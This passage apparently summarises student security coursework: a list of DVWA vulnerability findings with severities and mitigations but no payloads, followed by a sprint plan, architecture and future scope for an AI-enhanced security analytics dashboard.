    - Description: Covers file inclusion vulnerabilities and suggests mitigation measures like disabling remote inclusion, setting PHP configuration, and using preset conditions.
    - Proof of Concept: Demonstrates low, medium, and high-level file inclusion attacks.
6. **File Upload:**
    - Severity: High
    - Description: Discusses the risks associated with unrestricted file uploads and provides mitigation strategies such as allowing specific file extensions, setting size limits, and authorizing users.
    - Proof of Concept: Shows a medium-level file upload attack.
7. **Insecure CAPTCHA:**
    - Severity: High
    - Description: Explains CAPTCHA vulnerabilities and suggests mitigation through a large question database and proper if-else clause handling.
    - Proof of Concept: Demonstrates low and high-level insecure CAPTCHA attacks.
8. **SQL Injection:**
    - Severity: High
    - Description: Discusses SQL injection vulnerabilities and mitigation strategies including input validation, parameterized queries, and avoiding administrative privileges.
    - Proof of Concept: Shows a high-level SQL injection attack.

9. **SQL Injection (Blind):**
    - Severity: High
    - Description: Discusses blind SQL injection, its risks, and mitigation strategies like secure coding practices and automated testing solutions.
    - Proof of Concept: Demonstrates a low-level blind SQL injection attack.
10. **Weak Session IDs:**
    - Severity: High
    - Description: Covers session prediction attacks and mitigation strategies such as using built-in session management and tamper-proof cookies.
    - Proof of Concept: Shows a low-level weak session IDs attack.
11. **XSS (DOM):**
    - Severity: High
    - Description: Discusses DOM-based XSS vulnerabilities and the need for proper client-side JavaScript processing.
    - Proof of Concept: Demonstrates a low-level DOM-based XSS attack.
12. **XSS (Reflected):**
    - Severity: High
    - Description: Covers reflected XSS vulnerabilities and steps for verifying and exploiting them.
    - Proof of Concept: Demonstrates low, medium, and high-level reflected XSS attacks.
13. **XSS (Stored):**
    - Severity: High
    - Description: Discusses stored XSS vulnerabilities and mitigation strategies including input filtering and Content Security Policy.
    - Proof of Concept: Demonstrates low, medium, and high-level stored XSS attacks.
14. **CSP Bypass:**
    - Severity: High
    - Description: Explains Content Security Policy (CSP) and demonstrates a low-level CSP bypass.
15. **JavaScript:**
    - Severity: High
    - Description: Discusses the capabilities of JavaScript and its potential use in attack vectors, emphasizing the need for input filtering, encoding, and Content Security Policy.
    - Proof of Concept: Demonstrates a low-level JavaScript attack.

The document provides a comprehensive overview of vulnerabilities found in the DVWA, along with detailed information on their severity, potential impact, and recommended mitigation strategies.

The project plan outlines the development of an AI-Enhanced Security Analytics Dashboard. Here's a summary:

Product Backlog, Sprint Schedule, and Estimation (4 Marks):

1. **Sprint-1:**
   - AI-1: Collect and ingest log data (3 story points)
   - AI-2: Preprocess log data for analysis (2 story points)
2. **Sprint-2:**
   - AI-3: Employ machine learning algorithms for anomaly detection (5 story points)
   - AI-4: Generate alerts for detected anomalies (3 story points)
3. **Sprint-3:**
   - AI-5: Provide a customizable dashboard for monitoring security events (5 story points)
   - AI-6: Integrate threat intelligence feeds for better analysis (3 story points)
4. **Sprint-4:**
   - AI-7: Implement user and entity behavior analytics (UEBA) for advanced threat detection (8 story points)
   - AI-8: Have a reporting feature for compliance and analysis (3 story points)

Sprint Schedule:

- Sprint 1: 2 weeks, Oct 24, 2023, to Nov 7, 2023
- Sprint 2: 2 weeks, Nov 8, 2023, to Nov 21, 2023
- Sprint 3: 2 weeks, Nov 22, 2023, to Dec 5, 2023
- Sprint 4: 3 weeks, Dec 6, 2023, to Dec 26, 2023

Project Tracker, Velocity & Burndown Chart (4 Marks):

- Velocity Calculation: Assuming a 10-day sprint duration, Average Velocity (AV) is approximately 3.33.
- Burndown Chart: Graphical representation of work left versus time for each sprint will be provided.

This plan emphasizes key functionalities such as log data collection, preprocessing, anomaly detection, alert generation, customizable dashboard, threat intelligence integration, UEBA implementation, and reporting. Adjustments can be made based on team progress and feedback.

Proposed Solution Summary:

1. **Problem Statement:**
    - Develop an AI-enhanced security analytics dashboard for real-time insights into security events, trends, and risks.
2. **Idea / Solution Description:**
    - The AI-Enhanced Security Analytics Dashboard employs advanced AI and ML algorithms.
    - Real-time Threat Detection: Continuous analysis for detecting anomalies, suspicious activities, and potential breaches with prompt alerts.
3. **Novelty / Uniqueness:**
    - Cutting-edge AI Algorithms: The solution stands out with adaptive algorithms that learn from the evolving threat landscape, providing a unique self-improving capability.
4. **Social Impact / Customer Satisfaction:**
    - Enhanced Security: Proactive threat identification minimizes response time, reducing the risk of data breaches and contributing to organizational protection.
    - Operational Efficiency: Streamlined security operations, reduced false positives, and improved resource allocation result in cost savings and operational efficiency.
5. **Business Model (Revenue Model):**
    - Subscription-based Model: Revenue generated through a subscription-based pricing structure, covering access to the dashboard, software updates, support, and the latest threat intelligence.
6. **Scalability of the Solution:**
    - Enterprise Scalability: Designed to meet the needs of small and large enterprises, supporting an increasing number of devices and data sources.
    - Cloud-Based Deployment: Facilitates scalability with cloud hosting, enabling easy resource scaling based on demand for handling higher data volumes and growing security requirements.

Solution Architecture Summary:

Data Collection and Integration:

- Utilizes Logstash for log data collection.
- Beats serve as lightweight data shippers.
- Custom Connectors and APIs enable integration with diverse data sources.

Data Storage and Processing:

- Elasticsearch for scalable data storage and indexing.
- Apache Kafka for real-time data streaming.
- Apache Spark for data processing and transformation.

AI and Analytics Implementation:

- Python with TensorFlow or PyTorch for AI model development.
- Matplotlib or Plotly for interactive dashboards.
- NLP libraries for automated report generation.

Real-time Monitoring and Alerts:

- Custom scripts/tools for real-time monitoring.
- Integration with messaging systems (Slack, email) for alerts.

User Interface and Experience:

- React.js or Angular for responsive dashboard.
- D3.js for advanced data visualizations.
- Tools for user feedback and analytics.

Security and Compliance:

- Role-Based Access Control (RBAC) frameworks.
- Regular security assessments for compliance.
- Continuous updates for security patches and protocols.

Testing and Quality Assurance:

- Automated testing frameworks and load testing tools.
- Ensures thorough testing for performance, reliability, and scalability.

Deployment and Training:

- Docker for containerization, simplifying deployment.
- Documentation tools for comprehensive installation guides.
- Training sessions via Zoom or dedicated platforms.

Overall:

- Comprehensive architecture addressing data processing, analytics, user interface, security, testing, and deployment.
- Well-structured system designed to handle diverse data sources and processing requirements.

Technical Architecture Summary:

Architectural Components:

1. **User Interface:**
    - Technologies: React.js, Angular, D3.js.
2. **Data Collection and Integration:**
    - Technologies: Logstash, Beats, Custom APIs.
3. **Data Storage and Processing:**
    - Technologies: Elasticsearch, Apache Kafka.
4. **Data Processing:**
    - Technologies: Apache Spark, Python (TensorFlow/PyTorch).
5. **AI and Analytics Implementation:**
    - Technologies: Python (TensorFlow/PyTorch), NLP libraries.
6. **Real-time Monitoring:**
    - Technologies: Custom scripts, Messaging systems (Slack, email).
7. **User Experience:**
    - Tools: User feedback tools, analytics.
8. **Security and Compliance:**
    - Technologies: RBAC frameworks, Security assessment tools.
9. **Testing and Quality Assurance:**
    - Technologies: Automated testing frameworks, Load testing tools.
10. **Deployment and Training:**
    - Technologies: Docker, Documentation tools, Zoom.

Application Characteristics:

1. **Open-Source Frameworks:**
    - React.js, Angular, D3.js, TensorFlow, PyTorch.
2. **Security Implementations:**
    - RBAC, Security assessment tools.
3. **Scalable Architecture:**
    - Microservices, Apache Kafka, Docker.
4. **Availability:**
    - Load balancers, Distributed servers.
5. **Performance:**
    - Apache Spark, Caching, CDNs.

References:

- Documentation for various technologies and frameworks mentioned in the tables.

Overall:

- Comprehensive technology stack covering UI, data collection, storage, processing, AI, monitoring, user experience, security, testing, deployment, and training aspects.
- Open-source frameworks, robust security implementations, scalable architecture, and performance optimization contribute to the effectiveness of the solution.

The future scope for this project is promising and aligns with the evolving landscape of cybersecurity and AI technologies. Here are some potential avenues for future development and enhancement:

1. **Advanced AI Algorithms:**
   - Continued research and implementation of state-of-the-art AI algorithms to enhance the dashboard's ability to adapt and learn from emerging threats. Regular updates to incorporate the latest advancements in machine learning and artificial intelligence.
2. **Integration of Emerging Technologies:**
   - Explore and integrate emerging technologies such as quantum computing, edge computing, or blockchain to further enhance the security capabilities of the dashboard and stay ahead of evolving threats.
3. **Enhanced Threat Intelligence Integration:**
   - Continuous improvement of threat intelligence feeds and integration with more diverse and real-time sources. This ensures that security analysts have access to the most relevant and up-to-date information for effective decision-making.
4. **Predictive Analytics and AI-Driven Insights:**
   - Development of predictive analytics models that go beyond anomaly detection. Implementing AI-driven insights and recommendations for proactive threat mitigation, allowing security teams to anticipate and prevent potential security incidents.
5. **Automation and Orchestration:**
   - Increasing automation in incident response and security operations. Implementing orchestration capabilities to automate repetitive tasks, incident containment, and response workflows, thereby reducing the response time to security incidents.
6. **Enhanced User Experience:**
   - Continuous improvement of the user interface based on user feedback and evolving industry standards. Implementing features that make it even more user-friendly and intuitive for security analysts and small business owners without dedicated security teams.
7. **Cloud-Native Architecture:**
   - Further optimization for cloud-native architectures, ensuring seamless scalability and adaptability to different cloud environments. This can involve leveraging serverless computing, container orchestration, and other cloud-native technologies.
8. **Global Threat Landscape Monitoring:**
   - Expanding the capabilities to monitor and analyze the global threat landscape. This involves incorporating geopolitical threat intelligence, industry-specific threat trends, and global cybersecurity events to provide a comprehensive view of potential risks.

9. **Collaboration and Information Sharing:**
    - Implementing features that facilitate collaboration and information sharing among security teams and organizations. This includes integrations with collaborative platforms, threat intelligence sharing networks, and industry-specific information sharing communities.
10. **Regulatory Compliance:**
    - Keeping abreast of evolving cybersecurity regulations and compliance standards. Enhancing the dashboard's features to assist organizations in maintaining compliance with regulatory requirements and standards.
11. **Customization and Flexibility:**
    - Providing more customization options for different industries and specific user requirements. This involves creating modular components and integrations that allow organizations to tailor the dashboard to their unique security needs.
12. **Machine Learning Explainability:**
    - Increasing transparency and explainability of machine learning models used in the dashboard. Implementing features that help security analysts understand and trust the decisions made by AI algorithms, especially in critical situations.

Continued collaboration with security experts, regular updates, and staying abreast of technological advancements will be crucial for the sustained success and relevance of the AI-enhanced security analytics dashboard.